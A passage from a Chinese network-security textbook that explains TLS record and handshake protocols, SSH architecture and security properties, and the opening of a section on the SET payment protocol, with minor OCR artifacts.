TLS 连接状态反映的是 TLS 记录协议的操作环境。它规定协议所采用的加密算法、压缩算法和 MAC 算法，以及与这些算法相关的参数，如 MAC 保密数值、块加密密钥、读和

写方向上的初始化加密向量 **IV** 等。从逻辑上看，主要有四个连接状态：当前的读状态和写状态，意见未决的读状态和写状态。所有的记录是在读状态和写状态下处理的。未决状态的安全参数由 TLS 握手协议来设置，握手协议可以有选择地将未决状态转变为当前状态，在这种情况下，当前正在使用的“当前状态”被新的未决状态取代，原来的未决状态又被初始化为空状态。当一个状态的安全参数还没有被初始化时，是不允许将它设置为当前状态的。

建立 TLS 连接时，读和写状态的安全参数通过以下方法设置：

（1）连接端：确定端实体是“客户”还是“服务器”。

（2）块加密算法：加密数据块的算法。包括算法采用的密钥长度、密钥的保密程度、密文块的长度以及它是否是“出口”密码。

（3）MAC 算法：用于消息认证。包括 Hash 摘要的长度。

（4）压缩算法：包括数据压缩所需的所有信息。

（5）主保密数值：由建立连接的对等实体共享的 48 字节长的保密数值构成。

（6）客户随机数：客户提供的 32 字节长的随机数。

（7）服务器随机数：服务器提供的 32 字节长的随机数。

所有这些参数可以使用枚举、结构等数据类型表示。

2. 记录层数据处理

记录层对从高层接受的数据进行记录形成、压缩和加密等处理。

1）记录形成

TLS 记录层将上层协议的信息块划分成不超过 2^{14} 个字节的 TLS 明文记录。记录层不保护客户消息的边界。多个客户消息可以组合成一个 TLS 记录发送，一个客户消息也可以被分成多个记录发送。明文记录中包含版本号、协议消息类型（255 表示最大类型号）、消息长度和消息体。

2）压缩

压缩处理是将 TLSPlaintext 结构的数据变换成 TLSCompressed 结构。压缩必须是无损压缩，而且对内容的增加不能超过 1024 个字节。

3）加密

压缩必须是加密处理将 TLSCompressed 结构变换成 TLSCiphertext 密文记录。它的格式包括类型、协议版本号、加密类型选择（流加密或者块加密）和消息体。

其中，记录中包括 MAC 数值，MAC 的计算内容包括消息顺序号，以防止消息的重放和遗漏。具体的块加密消息体结构包括加密数据、MAC 认证数值、密文补丁、补丁长度和块加密消息体等。

MAC 是在块加密前进行的。块加密的第一个 **IV** 是从共享的保密数值中产生的，后继的就是前一次记录的最后一个密文块。

4）密钥计算

记录层协议要用某种算法来从握手协议协商的安全参数中产生密钥、**IV** 和 MAC 保密数值。所有这些密钥都是从主保密数值中派生的。

3.2.4　TLS 握手协议

TLS 握手协议在通信的对等实体之间协商建立记录层所需的安全参数，并相互认证身份，为双方报告出错情况，并使用公钥密码技术生成共享秘密参数。

TLS 握手协议包括以下几个步骤：

（1）交换 hello 消息以协商密码算法，交换随机值并检查会话是否可重用。

（2）交换必要的密码参数，使客户和服务器能够协商 premaster secret。

（3）交换证书和密码信息，使客户和服务器能够进行相互认证。

（4）使用交换的随机值和 premaster secret 生成 master secret。

（5）为记录协议提供安全参数。

（6）允许客户和服务器校验对方是否计算出了相同的安全参数，以及校验上述握手过程是否被攻击者窃听。

1. 握手过程

客户向服务器发送 Client hello 消息，服务器应答 server hello 消息。client hello 和 server hello 消息建立安全属性：协议版本、会话 ID、CipherSuite 和压缩方法。同时生成并交换两个随机数：ClientHello.random 和 ServerHello.random。

实际的密钥交换使用四条消息：server_certificate、server _key _exchange、client _certificate 和 client _key _exchange。

在 hello 消息之后，如果需要认证服务器的话，服务器将发送其证书。另外，如果需要的话，还要发送 server_key_exchange 消息。对服务器进行认证之后，服务器可以请求客户证书。然后，服务器将发送 server_hello_done 消息，指示握手协议的 hello 消息阶段结束，服务器等待客户的响应。如果服务器发送了 certificate_request 消息，客户必须发送客户证书，然后发送 client_key_exchang 消息，消息的内容取决于 client_hello 和 server_hello 定义的密钥交换算法。如果客户发送了具有签名能力的证书，则需要发送 certificate_verify 消息显式地校验该证书。


随后，客户发送 change _cipher_spec 消息，并将未决的 CipherSpec 复制为当前的 CipherSpec。然后，客户在新的算法、对称密钥和 MAC 秘密之下立即发送 finish 消息。服务器响应客户的消息，发送其 change_cipher_spec 消息和 finish 消息。到此为止，握手结束，客户和服务器可以开始发送应用层数据了，握手流程如图 3-5 所示。

如果客户和服务器决定重用以前的会话，则过程为：客户使用要重用的会话 ID 发送 ClientHello 消息，服务器在会话缓存中检查该 ID，如果找到匹配的 ID，并且服务器同意在这样的条件下建立连接，它将发送包含相同 ID 的 ServerHello 消息。此时，客户和服务器都必须在发送 finish 消息之前发送 change_cipher_spec 消息。如果服务器没有找到匹配的会话 ID，服务器将生成新的会话 ID，双方需要进行完整的握手。

2. 基本消息描述

hello 消息：服务器和客户使用 hello 消息来交换安全相关的信息，如随机数、CipherSuite 等，包括 client_hello 消息、server_hello 消息和 hello_request 消息。

server_certificate 消息：该消息表示服务器发送证书，在 server_hello 消息之后立即被发送。证书的类型必须与所选择的 CipherSuite 中的密钥交换算法相匹配，一般情况下是



*表示可选的消息或者根据具体情况来决定是否要发送的消息

图 3-5　握手过程消息流程图

X.509v3 格式的证书，证书中要包含与密钥交换算法相匹配的密钥。

server_key_exchange 消息：该消息仅在服务器发送的 server_certificate 消息中没有包含足够的信息使客户可以交换 premaster_secret 的时候发送，为客户端协商 Premaster_secret 传递密码信息。

certificate_request 消息：服务器发送该消息指示客户提供其证书。

server_hello_done 消息：服务器发送该消息指示 hello 阶段结束。

client_certificate 消息：这是客户接收到 server_hello_done 消息之后能够发送的第一条消息，该消息只有在服务器要求证书的情况下才发送。如果客户没有合适的证书，也可以发送不包含证书的 client_certificate 消息。

client_key_exchange 消息：该消息由客户发送，一般使用 RSA 公钥加密的方式传输 premaster_secret，或者使用 Diffie-Hellman 方法使双方商定该秘密。

certificate_verify 消息：该消息用来提供显示的客户证书校验。

finished 消息：该消息在 change_cipher_spec 消息之后发送，用来校验密钥交换和认证过程是否成功。finished 消息是第一个使用刚刚商定的算法、密钥和秘密进行保护的消息。该消息的接收者必须校验消息内容的正确性。

3.2.5　TLS 安全性分析

TLS 协议的目的是在不安全的网络连接上实现客户和服务器的安全通信。在讨论 TLS 的安全性时，假设攻击者不可能从协议的外部获得任何保密信息，并且攻击者具有俘获、修改、删除、重放以及任何能够篡改所发送的信息的能力。我们从以下几个方面来分析 TLS 的安全性：

1. 认证和密钥交换

TLS 支持三种认证方式：相互认证，认证服务器而不认证客户，完全匿名。只要服务器被认证，就能防止中间人对信道的攻击。但完全匿名认证不能防止这种攻击方式。匿名服务器不能认证客户。被认证的服务器要向客户提供一个合法的证书链，被认证的客户也要

向服务器提供一个合法的证书链。任何一方负责检验另一方的证书是否合法和有效。

密钥交换的主要目的是在通信的实体之间建立共享的预备主保密数值。攻击者无法得到该数值。由预备主保密数值计算出主保密数值。在“证书检验消息”和“结束消息”中要利用主保密数值计算 MAC 值和加密、认证密钥。

2. 低版本攻击

由于 TLS 向下兼容于 SSL 2.0，攻击者可能通过迫使客户采用 TLS 协议，而服务器采用 SSL 2.0 协议来破坏通信的安全性。SSL 2.0 协议存在许多漏洞，SSL 3.0 有了很大的改进，TLS 协议又是 SSL 3.0 的后继版本，因此建议客户和服务器尽量采用同样的协议版本。

3. 对握手协议攻击的检测

攻击者可能通过影响握手协议来迫使通信双方采用安全级别尽可能低的算法，或促使双方采用不同级别的算法。对于这种攻击，攻击者必须主动修改一到多个握手消息。当这种情况发生时，客户和服务器会计算出不同的握手消息哈希值。因此，通信双方都不能接受对方的“结束消息”。由于攻击者无法得到主保密数值，因此他无法伪造“结束消息”。这样，通信双方就能检测出这种攻击。

4. 会话的恢复

当通过会话恢复重新开始一个安全连接时，会话的主保密数值中包含新的 ClientHello.random 和 ServerHello.random，只要主保密数值不泄露并且产生加密和 MAC 密钥的 Hash 函数操作是安全的，那么新建立的连接独立于以前的连接而且是安全高效的。攻击者不可能从 Hash 函数的结果得到加密和 MAC 密钥。

会话必须在通信的双方都认可后才能恢复，当有一方怀疑另一方，或者证书过期、失效时，必须经过完全的握手协商才能建立新的会话连接。一个会话的持续时间不能超过 24 小时。对于运行在相对不安全的环境中的应用程序，不要将会话标识符保存在固定的存储器中。

5. 保护应用数据

主保密数值包括对 ClientHello.random 和 ServerHello.random 的 Hash 摘要，因此对于不同的连接和连接的不同方向，数据的加密和 MAC 密钥都是不同的。要输出的数据在传输前先受 MAC 的保护，MAC 的计算值包括 MAC 密钥、顺序号、消息长度、消息内容和两个固定的字符串。消息类型域确保传递到某个 TLS 记录层的消息不会被重定向到另一个 TLS 记录层。顺序号使消息的删除和重放攻击能被检测到。某一方的消息不可能被插入到别的实体的输出中，因为不同实体的 MAC 密钥是不同的。类似地，客户写和服务器写密钥都是不同的，因此一次数据流的密文密钥只使用一次。MAC 密钥和数据加密密钥最好采用不同的主保密数值哈希结果，这样能减少同时泄露所有信息的可能。

3.3 SSH 协议

3.3.1 SSH 概述

SSH(Secure Shell)是 IETF(Internet Engineering Task Force)的网络工作组所制定的

一族协议,其目的是要在非安全网络上提供安全的远程登录和其他安全网络服务。

类似于 SSL,SSH 也是建立在应用层和传输层基础上的安全协议。与 SSL 不同的是,SSH 主要解决的是密码在网络上明文传输的问题,因此通常用来替代 Telnet、FTP 等协议。

传统的 Telnet、FTP 和 Rlogin 等服务存在众多安全缺陷,例如使用弱密码单一认证机制;传输数据(包括账号和密码)为明文,容易被窃取、篡改和重放;这些服务的安全验证机制容易引发各种欺骗,如中间人攻击等。为了克服这些安全缺陷,SSH 协议被设计出来。

SSH 使用多种加密方式和认证方式,解决了以上传统服务的数据加密、身份认证问题。SSH 成熟的公钥/私钥体系,为客户端和服务端之间的会话提供加密通道,解决了数据(包括密码)在网络上明文传输的不安全问题。SSH 还支持 CA、Smart 卡等多种认证方式,解决了身份认证问题,可抵御重放攻击和中间人攻击。

SSH 的"加密通道"是通过端口转发实现的。可以在本地没有使用的端口和在远程服务器上运行的某个服务的端口之间建立"加密通道"。然后只要连接到本地端口,所有对本地端口的请求都被 SSH 加密并且转发到远程服务器的端口。

为了满足扩展性的要求,协议规范了所采用的密码算法、密钥协商方式和认证方式等的命名规则,并统一协议中消息的格式。协议也允许在各个方向上充分协商加密、完整性、密钥交换、压缩及公钥算法和格式等。新的算法、扩展协议等可以自由地添加,只要符合协议规定的命名规则以及消息格式。

3.3.2 SSH 协议体系结构

1. SSH 层次结构

SSH 协议包括 3 个主要部分:SSH 传输层协议(Transport Layer Protocol),SSH 用户认证协议(User Authentication Protocol)和 SSH 连接协议(Connection Protocol)三个组件组成。每层提供不同类型的安全保护,并且可以与其他方式一起使用。其协议结构如图 3-6 所示。

图 3-6 SSH 协议体系结构

传输层协议提供对服务端认证、机密性和完整性的支持,作为可选项,它还提供压缩功能。传输层完成密钥交换工作,它为会话提供了对称加密,支持 IDEA、Blowfish 和 Twofish,同时为以后支持 PKI 提供了接口。

用户认证协议为客户端认证服务器提供支持,它们位于传输层协议之上。SSH 支持多种认证方式:用户密码、公钥认证、CA 等,可以单独使用一种认证方式,也可以多种认证方式共同使用。

连接协议把多种加密隧道复用为多个逻辑信道,它们位于用户认证协议之上,SSH 2.0 提供了交互会话、远程命令执行和转发包括 X11 和其他 TCP 流量传输的连接等处理功能,这些都被认为是通道。一个单一的会话连接可以处理多个通道,这项工作由连接层完成。

2. 密钥机制

SSH 是以提供安全通信为目标的协议,其中必不可少的就是一套完备的密钥机制。SSH 协议 3 个主要的密钥:主机密钥、服务器密钥和用户密钥。

(1) 主机密钥:SSH 主机密钥用于认证 SSH 主机(这是基于主机的认证,不是基于用

户的认证),SSH 要求 SSH 主机至少有一对主机密钥,其中 SSH 1.0 使用的是 RSA 主机密钥,SSH 2.0 使用 DSA 主机密钥。为防止第三方假冒 SSH 主机,SSH 连接在建立之前,双方要进行主机认证,确认对方是合法身份,方可进行连接,这项工作通过 SSH 主机密钥体系来完成。

(2) 服务器密钥:服务器密钥是 SSH 守护进程用来识别 SSH 服务守护进程是否正常运行的。主机密钥和服务器密钥都是生成加密会话的因子,主机密钥存放在主机的安全位置下,而服务器密钥不存储于任何地方,默认情况下它每小时生成一次,这增加了该密钥被破解的难度。

(3) 用户密钥:用户密钥用于认证登录到主机的用户。用户密钥可以是 RSA 对也可以是 DSA 对。用户密钥对由客户端用户产生,其私钥存放在客户端上,公钥通过安全的方式存放在服务器上。

3.3.3　SSH 传输协议

SSH 传输层协议提供加密主机认证、数据保密性和数据完整性保护。这个协议不提供用户认证。签名已经提到,SSH 认证协议在 SSH 传输协议之上,如果服务进程需要的话,则可以由它来提供用户认证。

SSH 传输层协议支持多种不同的密钥交换,秘密密钥和公开密钥,Hash 算法和消息认证算法,这些算法的协商都是在连接过程中完成的。有些算法在协议中要求一定要实现的,而有些算法虽然也写进协议中去了,但是可以实现,也可以不实现。另外,这个协议还考虑到,在实际的应用当中,有些单位可能希望使用自己专用的算法。这涉及如何分配算法标识,保证通信双方之间能分辨的问题。原则上来讲,任何人都可以通过 name@domain 的格式定义自己的 SSH 算法。在这个格式中,name 表示算法的名字,domain 表示公司的域名。

当用 SSH 协议来建立客户机和服务器之间的 TCP/IP 连接时,双方首先要交换标识串,这些标识串中包含着 SSH 协议和软件的版本号,然后开始密钥交换、所有的 SSH 消息都要遵守规定的二进制封装协议。当协议开始执行时,还没有特定的数据压缩、加密和消息验证算法,所以也不会使用。而在密钥交换过程中,会协商和选择并在随后的过程中使用数据压缩、加密和消息验证算法。

GNU ZLIB 压缩算法由 PF C1950 和 RFC 1951 说明。在两个通信方向上,压缩是相互独立的,不同的方向可以使用不同的压缩算法。

在密钥交换过程中,还会协商出一个加密算法和相应的加密密钥。当加密算法开始起作用后,每个消息中特定的域就会用这种加密算法和相应的密钥进行加密。因此,一个方向上的所有消息可以被看成是一个数据流,初始向量从一个消息的尾部传递给下一个消息的起始部分。在两个方向上,加密是相互独立的。一般来讲,它们使用不同的加密密钥,当然也可以使用不同的加密算法。

在每个消息中,都会增加一个消息验证码来进行数据的验证和完整性保护,这个消息验证码由共享密钥、32 位的序列号和消息的实际内容一起计算得出。通信的双方不需要传递序列号,但是这个序列号在消息验证码计算和验证的过程中会用到,这样可以保证消息没有丢失,并防止消息到达的顺序出现混乱。第一个消息的序列号为 0,每发送一个消息,序列号加 1。作为 SSH 消息的最后一部分,消息验证码不会被加密,而消息验证码的长度依赖

于所使用的算法。同样，消息验证算法和相应的密钥在两个方向上可能不同，它们在密钥交换过程中协商确定。

目前 SSH 2.0 只定义了 Diffie-Hellman 交换算法，它来自 OAKLEY 密钥交换协议。

SSH 2.0 几乎支持所有的公开密钥格式、编码和算法。定义公开密钥的类型涉及以下几个方面：

- 密钥格式 密钥的编码方式和认证的表达方式。
- 签名和加密算法 有些密钥类型可能不能同时支持签名和加密。
- 签名后或加密后的数据编码 SSH 2.0 已经定义了公开密钥和认证格式。

简单来讲，SSH 传输层协议需要经过下列 3 个步骤：

(1) 密钥交换。从双方开始发送自己能支持的算法(压缩、加密、验证)，根据接收到的对方的算法进一步协商出一致的算法。

(2) 进行密钥交换(Diffie-Hellman)。

(3) 开始服务请求。

最后一步是在 SSH 传输层协议执行快完成时执行的，就是客户端通过发送 SSH SERVICE_REQUEST 消息给服务器端。目前已经定义的服务有两种：ssh-userauth 和 ssh-connection。如果服务器端支持这里提出的服务并且允许客户端使用这个服务，就会返回一个 SSH_SERVICE_ACCEPT 消息。一旦选定了特定的服务，在 SSH_SERVICE_DATA 消息中，就开始传输数据。当服务器端或客户端停止传送数据时，就会发送 SSH_SERVICE_EOF 消息给对方。当双方都同意关闭连接时，则会发送 SSH_STREAM_CLOSE 消息给对方，于是这个协议过程就结束了。

3.3.4 SSH 身份认证协议

客户利用传输层协议向服务器提出用户身份认证服务请求，若服务器接受这个请求，双方即可开始执行 SSH 身份认证协议。身份认证协议在传输层协议所建立的安全通道上运行。当一次身份认证失败时，客户端可以再次提出认证请求，但重试的时间间隔和次数并不是无限的。如果在 10 分钟之内没有成功完成认证，或重试次数已经超过 20 次，服务器会返回 SSH_MSG_DISCONNECT 消息并断开连接。在认证成功后的通信过程中，客户端也可以随时提出新的认证请求。

和加密算法一样，SSH 协议中已经定义了一些用户认证方法，也可以用 name@domain 的格式来增加新的用户认证方法。通过这种方式，有需要的单位可以使用自己的认证方法。SSH 认证协议中已经定义的认证方法如表 3-2 所示。

表 3-2 SSH 支持的认证方法

值	认证方法	值	认证方法	值	认证方法
password	口令认证	publickey	公开密钥认证	hostbased	基于客户机的认证

在认证时，客户端发送 SSH_MSG_USERAUTH_REQUEST 消息，后面跟随下列内容：

- 用户名；
- 服务名；

- 方法名；
- 其他和方法相关的域。

其中方法名就是表 3-2 中的值。服务器端会返回 SSH_MSG_USERAUTH_FAILURE 表示认证失败，或 SSH_MSG_USERAUTH_SUCCESS 表示认证成功。如果服务器返回 SSH_MSG_USERAUTH_FAILURE，则客户端可以继续选择其他的认证方式，以进行其他的认证。如果服务器端发送 SSH_MSG_USERAUTH_SUCCESS 表明认证成功，但实际上认证过程已经结束，后面发送的消息就可以忽略。

3.3.5　SSH 连接协议

SSH 连接协议允许在 SSH 传输层协议和 SSH 用户认证协议之上，它提供交互的登录会话、执行远程命令、转发 TCP/IP 连接和转发 X11 连接。这个协议的服务名字是 ssh-connection。

由于连接协议的目的是把已经加密的隧道提供给多个应用程序复用，因此它需要一个能区分不同应用程序的方法。SSH 连接协议引入了通道(channel)的机制，所有的终端会话、转接连接都是通道。多个通道被复用成一个连接。对于每一端来说，通道用数字来标识。在两端标明同一个通道的数字可能不同。当一个通道打开时，请求打开通道的消息同时会包含发送方的通道号。接收方也给新的通道分配一个自己的通道号。在以后的通信过程中，只要让这两个通道号一一对应就可以了。如果向对方请求打开一个通道，则需要发送一个 SSH_MSG_CHANNEL_OPEN 消息，同时还要告诉对方自己的通道号和初始的窗口大小，因此会有如下内容：

- SSH_MSG_CHANNEL_OPEN；
- 通道类型；
- 发送方通道号；
- 初始窗口大小；
- 最大包大小；
- 和通道类型相关的其他内容。

远端会返回一个消息，表明这个通道是否可以打开。根据实际情况，可能会返回 SSH_MSG_CHANNEL_OPEN_CONFIRMATION 消息，用来表明通道已经成功打开或返回 SSH_MSG_CHANNEL_OPEN_FAILURE 表明通道打开失败。通道打开之后，就可以进行数据传输了。

当通信的一方不再需要进行数据传输时，就应该发出 SSH_MSG_CHANNEL_EOF 消息，消息中包含需要关闭的通道号。当任何一方决定关闭通道时，就会发送 SSH_MSG_CHANNEL_CLOSE 消息。另一方在接收到这个消息之后，也会发送 SSH_MSG_CHANNEL_CLOSE 消息。如果知道双方都同意关闭通道，则通道会被关闭。

3.3.6　SSH 协议的应用

SSH 最常见的应用就是用它来取代传统的 Telnet、FTP 等网络应用程序，通过 SSH 登录到远方机器执行各种命令。在不安全的网路通信环境中，它提供了验证机制与非常安全的通信环境。SSH 开发者的原意是设计它来取代原 UNIX 系统上的 rcp、rlogin 和 rsh 等指

令程序的;但经过适当包装后,发现它在功能上完全可以取代传统的 Telnet、FTP 等应用程序。

传统 BSD 风格的 r 系列指令(如 rcp、rsh 和 rlogin)往往都被视为不安全的,很容易就被各种网络攻击手段所破解,而用来替代 r 系列指令的 SSH,则在安全方面做了强化,不但对通信内容可以进行安全的加密保护,同时也强化了对身份验证的安全机制,它应用了在密码学中已发展出来的数种安全加密机制来加强对于身份验证与通信内容的安全保护。对于消息的加密有 IDEA、three-key triple DES、DES、RC4-128. TSS 和 Blowfish 等多种安全加密算法可供选择,加密的密钥可以通过 RSA 进行交换。消息的加密可以对抗 IP spoofing,RSA 这种非对称性的加密机制则可用来对抗 DNS spoofing 与 IP routing spoofing,同时 RSA 也可以进行对主机身份的验证。

其次,通过使用 SSH 可以在本地主机和远程服务器之间设置“加密通道”,并且这样设置的“加密通道”可以跟常见的 Pop 应用程序、X 应用程序和 Linuxconf 应用程序相结合,提供安全保障。

2002 年 3 月 25 日,IETF 成立专门的 Secure Shell 工作组,该组的目标是更新和标准化现行的 SSH 协议,以使 SSH 能够提供安全远程登录、安全文件传输以及安全的 TCP/IP 和 X11 转发等服务。

目前,有关 SSH 协议的扩展 Internet 草案包括:SSH 普通消息的交换认证;SSH 文件传输协议;SSH 协议中的 GSSAPI 认证和密钥交换;SECSH 公钥文件格式;SSH 传输层协议的 Diffie-Hellman 组交换;在 DNS 中存储 SSH 主机密钥;SSH 代理转发;SSH 指纹格式等。

SSH 协议发布了两种版本,即版本 1(SSH1.5 协议)和版本 2(SSH2.0 协议)。版本 1 是一个完全免费的软件包,包含几种专利算法(但其中有几种已经过期)且存在一些明显的安全漏洞(如允许在数据流中插入数据);而版本 2 安全性得到较大的提高,但在商业使用时则要付费。概括来说,SSH 协议主要提供如下几种安全服务。

- 安全远程登录。用户可以用 SSH 完成 Telnet、Rlogin 能够完成的任何事情。登录后所有的通信数据都受到加密保护。
- TCP 端口转发。利用 SSH 既可以进行本地端口的流量转发,也可以进行远程端口的流量转发,甚至可以结合 PPP 协议组建虚拟专用网。
- 安全远程执行命令。使用 SSH 协议,同样可调用 shell 程序,由于建立连接之后的所有数据都经过加密,因此在 SSH 建立连接后,远程执行命令时所有的通信都被加密。
- 安全远程文件传输。SSH 允许通过客户端程序 SCP 进行文件的远程复制。在 SSH 协议版本 2 中更提供了 SFTP 的安全文件传输服务。
- X 窗口连接转发。SSH 提供的一个重要功能就是 X 转发功能,它可以在客户端的显示屏上把服务器端 X 程序的运行结构以图形形式现实在客户端。

3.3.7 SSH 安全性分析

SSH 是一种通用,功能强大的基于软件的网络安全解决方案,计算机每次向网络发送数据时,SSH 都会自动对其进行加密。数据到达目的地时,SSH 自动对加密数据进行解密。

整个过程都是透明的。它使用了现代的安全加密算法，足以胜任大型公司的任务繁重的应用程序的要求。

1. SSH 协议的主要安全特性和优点

(1) 使用强加密技术来保证数据的私密性。端到端通信用随机密钥进行加密，随机密钥为会话进行安全协商，会话结束后被丢弃。支持的算法有 DES、IDEA、3DES 等。

(2) 通信完整性，确保通信不会被修改。SSH-2 基于 MD5 和 SHA-1 的加密 Hash 算法。

(3) 认证，即发送者和接收者的身份证明。客户和服务器双向认证。

(4) 授权，即对账号进行访问控制。

(5) 使用转发或隧道技术对其他基于 TCP/IP 的会话进行加密。

2. SSH 可以防止的攻击

(1) 对于网络窃听，SSH 通信是加密的，即使会话内容被截获，也不能将其解密。

(2) 对于名字服务和 IP 伪装，SSH 通过加密验证服务器主机身份可避免这类风险。

(3) 对于连接劫持，SSH 的完整性检测负责确定会话在传输过程是否被修改，如果被修改过，就关闭连接。

(4) 对于中间人攻击，SSH 利用两种方法防止这种攻击，一种是服务器主机认证。除非攻击者已经成功攻击了服务器主机，获得服务器的私有主机密钥。另一种是限制使用容易受到这种攻击的认证方法，密码认证容易受到中间人攻击，而公钥和基于主机的/RhostsRSA则对中间人攻击可以免疫。

(5) 对于插入攻击，SSH-1 的完整性检查机制是非常脆弱的。SSH-1 后续版本和 Open SSH 的所有版本都专门进行了设计，来检测并防止这种攻击。这种检测程序增大了插入攻击的难度，但是并不能完全防止。SSH-2 使用强加密完整性检测手段来防止这个问题。可以用 3DES 算法来防止这种攻击。

3. SSH 不能防止的攻击

(1) 对于密码崩溃，密码认证是一种脆弱的认证形式，尽量使用公钥认证方式。如果必须要密码认证，可考虑使用 S/Key 这样的一次性密码机制。

(2) 对于 IP AND TCP 攻击，由于 SSH 是在 TCP 之上进行操作的，因此容易受到针对 TCP 和 IP 缺陷而发起的攻击。SYN flood，TCP 不同步和 TCP 劫持等。只能通过更低层的防护措施来保护。

SSH 不能防止的攻击还有流量分析、隐秘通道。

安全是一个过程，而不是一个产品，不要认为装上 SSH 就安全了，粗心大意也会给攻击者带来可乘之机。

3.4　SET 协议

3.4.1　SET 协议概述

SET(Secure Electronic Transaction，安全电子交易协议)是由美国 Visa 和 MasterCard 两大信用卡组织提出的应用于 Internet 上的以信用卡为基础的电子支付系统协议。它采用

公钥密码体制和 x.509 数字证书标准,应用于 B to C 模式中,保障支付信息的安全性。SET 协议本身比较复杂,设计比较严格,安全性高,它能保证信息传输的机密性、真实性、完整性和不可否认性。

SET 协议是 PKI 框架下的一个典型实现,同时也在不断升级和完善,如SET 2.0将支持借记卡电子交易。

1. SET 的主要目标

(1) 信息在 Internet 上的安全传输,保证网上传输的数据不被黑客窃听。

(2) 订单信息和个人账号信息的隔离,在将包括持卡人账号信息的订单送到商家时,商家只能看到订货信息,而看不到持卡人的账户信息。

(3) 持卡人和商家相互认证,以确定通信双方的身份。一般由第三方机构负责为在线通信方提供信用担保。

(4) 要求软件遵循相同的协议和消息格式,使不同厂家开发的软件具有兼容和互操作功能,并且可以运行在不同的硬件和操作系统平台上。

2. SET 规范涉及的范围

- 加密算法的应用(例如 RSA 和 DES);
- 证书信息和对象格式;
- 购买信息和对象格式;
- 认可信息和对象格式;
- 划账信息和对象格式。
- 对话实体之间消息的传输协议。

3. SET 系统的构成

1) 持卡人

在电子商务环境中,消费者和团体购买者通过计算机与商家交流,持卡人通过由发卡机构颁发的付款卡(例如信用卡、借记卡)进行结算。在持卡人和商家的会话中,SET 可以保证持卡人的个人账号信息不被泄露。

2) 发卡机构

它是一个金融机构,为每一个建立了账户的顾客颁发付款卡,发卡机构根据不同品牌卡的规定和政策,保证对每一笔认证交易的付款。

3) 商家

提供商品或服务,使用 SET 就可以保证持卡人个人信息的安全。接受卡支付的商家必须和银行有关系。

4) 银行

在线交易的商家在银行开立账号,并且处理支付卡的认证和支付。

5) 支付网关

支付网关是由银行操作的,将 Internet 上的传输数据转换为金融机构内部数据的设备,或由指派的第三方处理商家支付信息和顾客的支付指令。

4. SET 协议的特点

1) 信息的保密性

持卡人的账号信息及支付信息在网络上传送是安全的。SET 的一个重要特点是持卡

人的信用卡号码只提供给银行，而商家是无法知道信用卡号码的。SET 利用 DES 密码算法提供信息的保密性。

2）数据的完整性

从持卡人发往商家的支付信息包括订购信息、个人数据及支付指令。SET 是通过引入 RSA 数字签名及 SHA-1 杂凑函数确保这些消息的内容在传输过程中不被非法更改。

3）持卡人账号的鉴别

SET 可以让商家鉴别持卡人是否是有效信用卡账号的合法用户。SET 采用 X.509v3 数字证书和 RSA 数字签名算法达到了这一目的。

4）商家的鉴别

SET 使持卡人可以鉴别商家的真实性，而且可以验证商家与金融机构是否是建立了业务联系的，使得商家可以接受信用卡支付。

5. SET 协议的应用

SET 主要应用于保证支付信息的保密性以及与之一起的订单信息的保密性，保证所有传输信息的完整性，对持卡人是某一品牌支付卡账号的合法用户进行认证；对商家可以接受某一品牌支付卡交易进行认证；保证最好的安全应用和系统设计来保护在电子商务交易中的每一个参与者；设计的电子商务协议与其安全协议应具有独立性。

3.4.2　SET 协议基本流程

SET 协议的工作流程如图 3-7 所示。

